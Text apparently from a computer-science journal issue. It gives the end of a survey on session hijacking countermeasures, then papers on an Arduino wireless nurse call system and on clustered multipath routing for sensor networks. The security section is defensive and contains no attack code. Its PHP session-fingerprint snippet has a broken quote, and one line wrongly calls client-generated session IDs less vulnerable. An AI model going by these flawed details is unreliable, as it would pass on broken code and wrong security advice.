


Fig. 13 : Session Hijacking Awareness [Louis, J. (2011)]

V. COUNTER MEASURE TO SESSION HIJACKING

There are number of ways session hijacking can be prevented. The countermeasure against session hijacking discussed below provided are based on recommended session hijacking techniques [CEHv8. Ethical Hacking and Counter Measures]. We will be dividing the session hijacking in two layer of OSI layer as:

- Network layer
- Application layer

VI. NETWORK LAYER

a) Use of SSL at all time

Use SSL connection whenever it's possible. SSL (Secure Socket layer) Provide end to end encryption which make it really hard for attacker to look into any data passing over this encrypted SSL channels uses public key and symmetric key which are of 128/256 bits. Since it provides the integrity as well as the confidentiality sniffing and loss of information is protected while using SSL connection.

b) Use SSH for Remote Connection:

Often the remote connection to network devices or web server is required for the administrator for remote administration. SSH can protect the network as it guards against the IP spoofing as well as the data is encrypted. An attacker if has access to the target network can force the connected SSH user out of the connection but

he/she cannot replay the packet as the data will be encrypted [Webopedia].

c) HTTPS Connection Only

It is very important to use HTTPS connection while login to your webserver, or any E-commerce site like Online banking, shopping sites as it encrypts the data with SSL as mentioned earlier to encrypt the authentication data back and forth. Attacker even if is successful to capture data will not be able to make any sense out of the data.

d) Implementing IPSec Protocol in Network Layer

IPSec protocol ensures the secure exchange of the IP packet and it provides two protection service. In transport mode it encrypts the data of the packet while in tunnel mode it encrypts the data as well as the header of the packet making the attacker hard to guess where the packet is going and coming from.

e) IDS/IPS Implementation

Implementing IDS/IPS along with firewall with proper rules can detect IP spoofing, packet sniffing which is the key to the session hijacking at the network layer. For example the rule can be set up as ignoring source routed packets or even blocking the source-routing completely. ARP poisoning as shown above in the simulated attack can be prevented by implementing static ARP table or by monitoring ARP table with tool like "arpwatch". Other techniques like ICMP redirection disabling can make it even harder for attacker to perform the MITM (Men in the Middle Attack).

f) *Application Layer*

Application layer deals with attacks on Web as our attack involved in URL session ID hijacking we will see below the countermeasure that can prevent such attacks.

g) *Strong Session ID*

Session ID is key to authenticate, create, re-establish connection with server. Session ID key must be strong nor predictable and it needs to be truly random. The session ID management system both in the client side and the server side needs to implement strong session management system. Following are some of the steps that can be taken to generate strong Session IDs

- *Making the Session ID Random* – As mentioned earlier the more random the session ID is more it's harder for attacker to guess or brute force the session ID. For making robust random session ID one can put the session number generation to a statistical analysis test.
- *Making The Cookie or the session ID longer* – The longer the session ID is harder it will be to brute force against. It will be very difficult to brute forcing against session ID of 50 characters in given time.
- *Use Server generated Session IDs* – Often the client side use its own session ID's which is less vulnerable to session hijacking.
- *Encrypt The Session IDs* – one can further encrypt the session ID to protect it from tempering. The session ID that is passed inside the encrypted channel SSL may look different from the one that is passed inside the unencrypted channel. One can write script to encrypt each session or can encrypt the whole channel by SSL. One such script for encrypting session are as follow:

Session Encryption Code: [D. (2015). Do you need to encrypt session data?]

```
session_start();

if (isset($_SESSION['fingerprint']))
if      ($_SESSION['fingerprint']      !=
md5($_SERVER['HTTP_USER_AGENT'].SECRETSALT'))
exit; // prompt for password
else
$_SESSION['fingerprint']      =
md5($_SERVER['HTTP_USER_AGENT'].SECRETSALT');
```

- *Forced Log Out* - There should be a mechanism to log out user and prompt for re-authentication for new connection that way the attacker cannot use the same session ID to take control of the session. So every new connection there should be new authentication and log out of the current authenticated user.

- *Generate ID after the authentication* - Often before the authentication is performed the session ID is generated and shared that way the session ID is exposed to the attacker and they can carry out session fixation attack. So for security reason the session ID should be generated after the authentication is done.
- *Token Regeneration*- Once in a while if the session token is regenerated it becomes hard for the hacker to remain in valid session as after certain time the session token becomes useless. Webserver can be implemented in a way to regenerate session tokens giving the attacker less time to be on a session [Martin Eizner, and Roy McNamara "A Guide to Building Secure Web Applications].
- *Time-Out*- Time out should be implemented after certain period of inactive time period so that the attacker cannot exploit any idle session.
- *Proper Input Validation Checking* – Proper form input validation checking needs to be implemented from the server side. Often the Cross site scripting, HTML injection vulnerability allows the attacker to take over the web application and thus exploiting the session.
- *Detecting Session ID Brute Forcing attacks* - OWASP suggest using booby traps session tokens to detect any brute forcing on session ID token. [Search Software Quality. (2015)]. It's a token which is attached to the actual session token to detect any brute force on tokens.
- *Captcha Prevention Technique*: -CAPTCHA means Completely Automated Public Turing test to tell Computers and Humans Apart" [AriyanZarei, (2014)]. It will help to enforce only one session per one single user and also will protect from any automated brute forcing attacking as CAPTCHA requires to put input based on some visual representation of images which requires human input keeping bot at bay.
- *Awareness and Training*: It's the awareness which often are the most neglected aspect and until the users are properly trained or at least be aware of how to safeguarding against session hijacking attacks it's very difficult attack to guard against. User should be aware of why using encrypted connection always, when to use proxy, VPN connection or to have strong password set up for their online account etc. All these will add up to the better safe environment against session hijacking.

VII. OBSERVATIONS & RECOMMENDATIONS

In this paper the simulated attack on CITY bank session hijacking was analyzed from literature and practical point of view and also the countermeasure to

such attack was explored in the end. The actual attack though did not yield in catastrophic effects but the researcher was startled to see how attacker was able to easily get into the victim's session just by modifying Cookie or session ID changes. Such attack can further exploits vulnerable system inside the bank's infrastructure which can enable the further severe exploitation to be successful. The hacker can get the users data and email ID. Nonetheless it's been projected that the user data loss will prosper further scamming and fishing attacks. The general recommendation to prevent such further attack encrypted and longer session ID with time out and effective IDS/IPS with Brute forcing detection mechanism to deter any attacker in carrying out such attacks in future.

VIII. CONCLUSION

In this short survey paper we tried to have look at the session hijacking attack and its implementation with demo Attack. The attack carried out by the attacker though was not known in terms of details that much but the security expert stated it was due to session hijacking attack. Session hijacking has been on the rise on recent past mainly due to the users/developers/administrators lack of awareness and poor session management of some of the web application and servers on the internet. By putting the effective countermeasure mentioned in the countermeasure section of this paper one cannot fully prevent such attacks but can at least make attacker to come harder and use some other tricks rather than the usual attack performed in this paper. Also it's recommended to test the defensive mechanism that are in place and also monitor to deter, prevent and counter attack on such attacks if ever take place.

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Low Cost Wireless Nurse Call System with Webserver & Pager

By Mahbub Arab Majumder

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Abstract- Nurse Call System is an essential tool for the present time hospitals. In this research work a wireless nurse call system with webserver is designed, developed and implemented. This system helps admitted patients in hospitals. Patient can call a nurse or patient care assistant (PCA) for help. This system is also capable to generate emergency alarm. When a patient calls a nurse the system updates the status on webserver that a patient from specific room number is calling. Each device has a unique identification number in the system. On web nurse can see the room number and time when the patient has called. In order to turn off the call nurse presses the attendance button. All the nodes transmit data to a base node and base node updates the data to webserver. LAN connected other PC can view the call using any browser or any nurse can view the call using her cell phone through Wi-Fi. Each cell phone acts as a pager. Nurse can be notified of a call on the run.

Keywords: nurse call system, wireless network, hospital call system, webserver, pager, wi-fi, tree network, nrf24l01.

GJCST-E Classification : C.2.1 C.2.4



Strictly as per the compliance and regulations of:



Low Cost Wireless Nurse Call System with Webserver & Pager

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I. INTRODUCTION

Day by day all medical equipment are getting sophisticated, complex and expensive, rising the medical service charges. The basic nurse call system has become a luxury product for most of the economical hospitals. But it is a must have tool for patients, who are unable to move from their bed. Some scissor patient is not able to call someone loudly. Considering the balance between need and cost in this paper an economical nurse call system is developed. Nurse call system is not a new research topic. There has been lots of research going on developing low cost nurse call system. Like Design development and implementation of wireless nurse call station [1]. In this paper a simple one to one wireless communication has been defined. But in hospital scenario multiple patients call to an individual nurse station. For these type of communication tree network is best. In this research tree network is implemented. In some of the recent research Design and Implementation of Remote Medical Nursing

Monitoring System based on Computer Network [2] is an internet dependent system.

But real-time critical system like this one cannot depend on internet connectivity. If internet is not available, the system still should provide the service of nurse calling. In the proposed system internet is not required. Although if user wants to monitor data from outside world an internet connection can be plugged in. In some of other researches like Nurse calls via personal wireless devices; some challenges and possible design solutions [3] discussed about wireless communication advantages but wireless devices needs to be portable also. In most of the conventional system calling device is fixed at a point where patient have to reach in order to call the nurse. In this implemented design each calling key fob is portable battery powered. So that if electricity goes out still the system can run itself on battery.

II. BLOCK DIAGRAM OF THE SYSTEM

Block diagram of the system is shown in fig.1. There are several types of nodes in the system.

Base node is the call station. All data transfers to base node and from base node all data get uploaded to webserver. Base node can connect up to 6 child node simultaneously. But this does not limit its capability to control thousands of node at the same time. Here base node is connected with 5 wards. In each ward there can be several beds. Each bed is sending data to its corresponding ward node and each ward node is relaying the data to the base node. Base node has an RTC module to calculate the exact time of data receive. Whenever base node receives any data it updates webserver with the time stamp. Base node monitor, control, receive and transmits data to its child nodes. As the base node is unique in every network it most of the time hold zero as its address.

Child nodes are direct connected with base node. Number of child node is limited for a base node. Only five child node can be connected to a base node. If the network is larger than present one, then each base node can be treated as a child node to cover six times present number of patient. For this network each child node is treated as individual ward. And in a ward there can be several patient. Cabins are considered as individual bed. Each child node can be connected with a direct patients bed or to an expand node. A child node can be connected up to six expand node.

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


Fig. 1: Tree Network of the complete system

Expand node is a sub node of each child node. Expand nodes are used to expand the number of bed node. For example, if any ward has thirty-six patients then one child will get connected to six expand node. And each expand node will have six bed node. So the number of expand needed to be used in a ward depends on the number of patient in that ward. Expand node mainly expand the network. The network is a tree network. In a tree network each expand node works as a branch in the network. And from that branch other branch can come out or any leaves can come out. Branch nodes relay the data from end node to its above branch. Above branch can be another expand node or child node. Expand node does not modify any data. Expand node is always in receiving mode. Whenever any end node transmits any data to expand node. It receives the data and transmits the data to its upper node only.

Bed nodes are end node. This node is used by each patient. In a ward there will be only two end node. One for call a patient from bed and another node is in toilet. For ward number of end node and number of bed

node are equal. But as the toilet is common so one node will be at toilet. End node only transmits data. For simplicity there is only one type of call to the nurse. But a call from toilet & a call from bed is different. Whenever a patient presses a button from toilet it indicates an emergency alert. And when the alert is generated from room it indicates a normal call for assistance or medication etc. Each end node is battery powered. It helps a patient to move around in the room with the call button. End node stays in sleep mode most of the time in order to save power. Whenever a patient presses the button the end node wakes up from sleep mode and transmits the signal to its parent node.

III. CIRCUIT ANALYSIS

Base node consists of several components. Among them




Fig. 2: Circuit Diagram of Base Node

The heart of the system is Arduino uno board. Arduino uno board consists of a Atmega 328 micro-controller. Atmega328 is a 8bit micro-controller runs at 16Mhz clock speed. Arduino uno has only one SPI, one I2C & several GPIO. The Serial Peripheral Interface (SPI) bus is a synchronous serial communication interface specification used for short distance communication, primarily in embedded systems [4]. SPI communication is essential because both NRF wireless transmitter & Ethernet module uses it. So the MISO, MOSI, SCK pins are common for both the module but the slave select is different. To select NRF slave select pin is CE which is connected to digital pin 10 of Arduino. And to select Ethernet module as slave by digital pin 7. Both the serial clock is same. NRF uses IRQ pin for interrupt but it is not used in this scenario as base module does not require any power save option. Another important note NRF devices require 3.3v to operate [5]. Arduino board has a 3.3v voltage regulator onboard which is capable to power NRF. Ethernet module is also powered through Arduino board. RTC module communicates with micro-controller through I2C communication protocol. I²C (Inter-Integrated Circuit), is a multi-master, multi-slave, single-ended, serial computer bus [6]. SCL pin of rtc module is connected with SCL or Analog 5 no pin of Arduino uno and SDA pin of RTC module is connected with SDA/ Analog 4 pin of uno. RTC module is powered by 5V through Arduino. But rtc module requires a cr232 battery to keep the original time even it is not powered by uno. This battery can keep time tracking even for one year.

Each Child node consists of Arduino uno and one nrf transceiver. Child node & expander node is identical except the fact that child nodes communicate

with base node directly. Other nodes like expander node consists of micro-controller and NRF24L01 transceiver. NRF transceiver works on free 2.4Ghz bandwidth. With this transceiver Arduino uno receives data from child node and transmits it to end node.

End node requires to be small in size and portable. So the micro-controller for end node are Arduino nano. The Arduino Nano is a small, complete, and breadboard-friendly board based on the ATmega328 [7]. Arduino nano can run on 3.3v and at end node there is only another device is connected which is NRF which also runs on 3.3v. So there is no 5v requires to run end node which is recommended for a long running portable node. To save power nano runs on sleep mode. Whenever user presses button to call nurse, nano wakes up from sleep and transmits the data to child node. And child node sends the data to base node. Nurse is notified through webserver with real time notification.

IV. HARDWARE IMPLEMENTATION

This project consists of four types of nodes but in hardware implementation the expansion module is not implemented. Here a small prototype is designed where other three nodes are implemented. First of all, base node.




Fig. 3 : Implementation of Base Node

Base node is powered by a +5v adapter. This node will be stationary on nurse call station. Ethernet shield is stackable with Arduino. Arduino is under Ethernet shield. From extra header other unused pins of Arduino can be accessed. Ethernet shield is connected with router through RJ45 cable. And router is capable of generating wifi hot spot. So, any nurse near wifi can access the server through their cell phone.

End node or bed node is powered by a 3.3v battery. Arduino nano has dedicated pins for battery connection as this device is for low power solution. A push button is used to call nurse. As the size of end node is small it can be packaged in a hand held module.



Fig. 4 : Implementation of Child Node




Fig. 5 : Implementation of bed Node

V. OUTPUT ANALYSIS




Fig. 5 : Implementation of bed Node

Outputs can be displayed in computer or any cell phone. Router generate a Wi-Fi using SSID of nurse call system. Ethernet shield generate the webserver on 192.168.1.177. It can be any IP which is assigned in micro-controller program. Here all the patients are displayed in list view. Patient number can be their bed number to identify each patient. Whenever a patient generate a call base node receives the signal and also collect the time stamp and upload to server.

VI. CONCLUSION

Nurse call system is an essential tool for every hospital. High cost nurse call system has far more facilities than this system. This system is designed considering the minimum requirement so that every hospital can afford a nurse call system. There are lots of improvement can be done in this system like nurse presence button. Adding blue code alert etc. This system is not suitable for any critical patient. For critical patient the system needs to be wired because it is possible to lose the wireless link. Although nrf auto reconnects if the wireless connection is lost. Additional circuitry can be added to implement an alert if any node is not found or lost. But all these features come with extra cost. This system fulfills the basic requirement for a general patient.

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Energy Efficient Cluster based Multipath Routing in Wireless Sensor Networks

By Shruti Karva & Naveen Choudhary

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In this paper, we present an energy efficient routing scheme. This routing protocol is a combination of cluster-based routing and multipath routing. We arrange all the sensor nodes in the network in the form of small clusters. Each of these clusters has a cluster head. Nodes which lie within a cluster send its data to its respective cluster head. The transfer of data from nodes to cluster head is through direct communication. All the cluster heads transfer their data to the sink or base station. This transfer of data is through multipath routing.

Keywords: wireless sensor networks; cluster based routing; multipath routing; energy efficient.

GJCST-E Classification : C.2.1 C.2.3



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Shruti Karva^α & Naveen Choudhary^σ

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I. INTRODUCTION

The recent technological advances in wireless communication, electro-mechanical systems and digital electronics have led to the development of small, low power and low cost sensor nodes which communicate within short range of distances. Sensor nodes are active nodes which perform the sensing task to sense their environment. These nodes then communicate the sensed data among each other or directly to the sink or base station. A sensor network is described as a large network of such sensor nodes which are densely deployed either inside a phenomenon or very close to it[1]. Wireless sensor networks differ from other wireless networks in numerous ways. Sensor nodes within a sensor network are highly constrained in terms of energy, processing and storage capabilities. The data flow in sensor networks is from various sensor nodes to a single base station called sink. Since, there is large number of sensor nodes; the data collected might be redundant. Due to this, the traditional routing protocols cannot be used for wireless sensor networks[2].

The routing techniques in wireless sensor networks can be classified on the basis of network structure and protocol operation. On the basis of

network structure, we have flat, hierarchical and location based routing. Routing on the basis of protocol operation can be classified as multipath, query based, QOS based, negotiation based and coherent based. In order to develop an energy efficient routing algorithm, we combine the advantages of multipath routing and hierarchical cluster based routing.

Wireless sensor network consists of large number of sensor nodes. Applications that require scalability and efficient data aggregation can make use of clustering. In clustering, the whole sensor network is divided into small clusters where each cluster is headed by a cluster head. The major role in sensor node clustering is to select a set of cluster heads among the nodes in the network, and group the rest of the nodes with these heads.

Multipath routing protocol makes use of multiple paths for routing the data rather than using a single path. This helps in load sharing and load balancing. By using multipath routing, we can increase the reliability of the network but at the same time the overhead of maintaining alternate paths is increased.

II. RELATED WORK

Yahya and Ben-Othman [3] proposed a multipath routing protocol called REER (Robust and Energy Efficient Routing). This energy efficient multipath routing protocol makes use of residual energy, buffer space and signal to noise ratio to find out the next hop. In this way, the best preferred path and alternate path is calculated. In the first version(REER- I) Data is transmitted over a single path until the path cost falls below some threshold.

Younis and Fahmy[4] gave a model in which each sensor node can act either as a source or a server (cluster head).The major challenge is to find appropriate servers to satisfy the system goals. In this paper, the selection of cluster head from all the nodes is done probabilistically based on the residual energy of the nodes. The remaining nodes join the clusters such that the communication cost is minimized.

LEACH (Low Energy Adaptive Clustering Hierarchy) [2] [7] was the first sub-cluster-style routing protocols in WSN. LEACH is an energy efficient algorithm because it uses data compression techniques and sub-cluster dynamic routing technology. In this, the cluster heads are chosen randomly and therefore the network

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load is balanced and also rapid death of cluster heads is prevented.

Khedoand Subramanian [5] proposed the MiSense hierarchical cluster based routing algorithm (MiCRA) to extend the lifetime of sensor networks and to maintain a balanced energy consumption of nodes. MiCRA is an extension of the HEED algorithm with two levels of cluster heads. In this, cluster heads are selected randomly based on their residual energy and nodes join clusters such that communication cost is minimized.

Multihop-LEACH [8] is a cluster based routing algorithm in which self-elected cluster heads collect data from all the sensor nodes in their cluster, aggregate the collected data by data fusion methods and transmit the data through an optimal path between the cluster head (CH) and the base station (BS) through other intermediate CHs and use these CHs as a relay station to transmit data through them.

W. Lou [6] proposed an N-to-1 multipath routing protocol that finds different node-disjoint paths between a sink and a source node. Nodes are arranged in a spanning tree structure with the sink as the root. The protocol finds multipaths by traversing the tree. Multipaths are used to distribute the traffic in order to improve the reliability and security of the data transmission.

III. PROPOSED METHOD FOR ENERGY EFFICIENT ROUTING IN WIRELESS SENSOR NETWORKS

Our proposed routing algorithm is a combination of both cluster based routing and multipath routing. We combine the advantages of hierarchical cluster based routing and multipath routing in order to get a reliable, energy efficient routing algorithm. We modify LEACH (Low Energy Adaptive Clustering Hierarchy) routing protocol by introducing multiple hops for inter cluster communication. The routing protocol used for this inter cluster communication is based on REER (Robust and Energy Efficient Multipath Routing), an energy efficient multipath routing protocol.

In this paper, we first explain LEACH and REER routing protocols and then give our proposed method of energy efficient routing in wireless sensor networks.

a) LEACH (Low Energy Adaptive Clustering Hierarchy)

LEACH[7] is one of the first hierarchical routing protocols for wireless sensor networks. The major aim of this protocol is to increase the lifetime of the network. In this protocol, the whole network is divided into small clusters and each of these clusters has a cluster head. The non cluster-head nodes are known as the member nodes of that cluster. Only the cluster heads can communicate directly with the sink. The member nodes send their data to their respective cluster heads which then send it to the sink.

The cluster head is responsible of performing all the important functions like collecting the data from its

member nodes, aggregating the data and sending the aggregated data to the sink. Due to these additional functions, the cluster head dissipates more energy as compared to rest of the nodes. If the same node is used as cluster head, it will drain all its energy and die quickly. Therefore, LEACH introduces randomized rotation of cluster heads to save the battery of individual node.

The whole of LEACH operation is broken down into a number of rounds. Each of these rounds has 2 phases: setup phase and steady state phase. The setup phase is meant for the organization of clusters and in the steady state phase, data transfer to the base station takes place.

The working of setup phase is briefly described as below.

Each node in the network generates a random number between 0 and 1. The value of generated random number is compared to a threshold value $T(n)$. If the number is less than $T(n)$, that node is selected as cluster head. The value of threshold $T(n)$ is calculated as follows:

$$T(n) = \begin{cases} \frac{P}{1 - P * (r \bmod \frac{1}{P})} & \text{if } n \in G \\ 0 & \text{otherwise} \end{cases}$$

Where,

n is the node id in the current wireless sensor network, p is the predefined percentage of cluster heads, r is the current round number and G is the set of nodes which have not been selected as cluster heads since the last $1/P$ rounds.

By using this function, there is a randomized rotation of cluster heads and so the same node does not continually drain its energy.

After the cluster heads have been determined, all the cluster heads send a broadcast message in the network to announce themselves. Each normal node decides on which cluster to join on the basis of the received signal strength. It then sends a request message to the corresponding cluster head. After receiving the request messages from the nodes, the cluster head confirms them as members of that particular cluster, adds them in the routing table and allocates TDMA table of slots for the cluster members telling each member when it can transmit data.

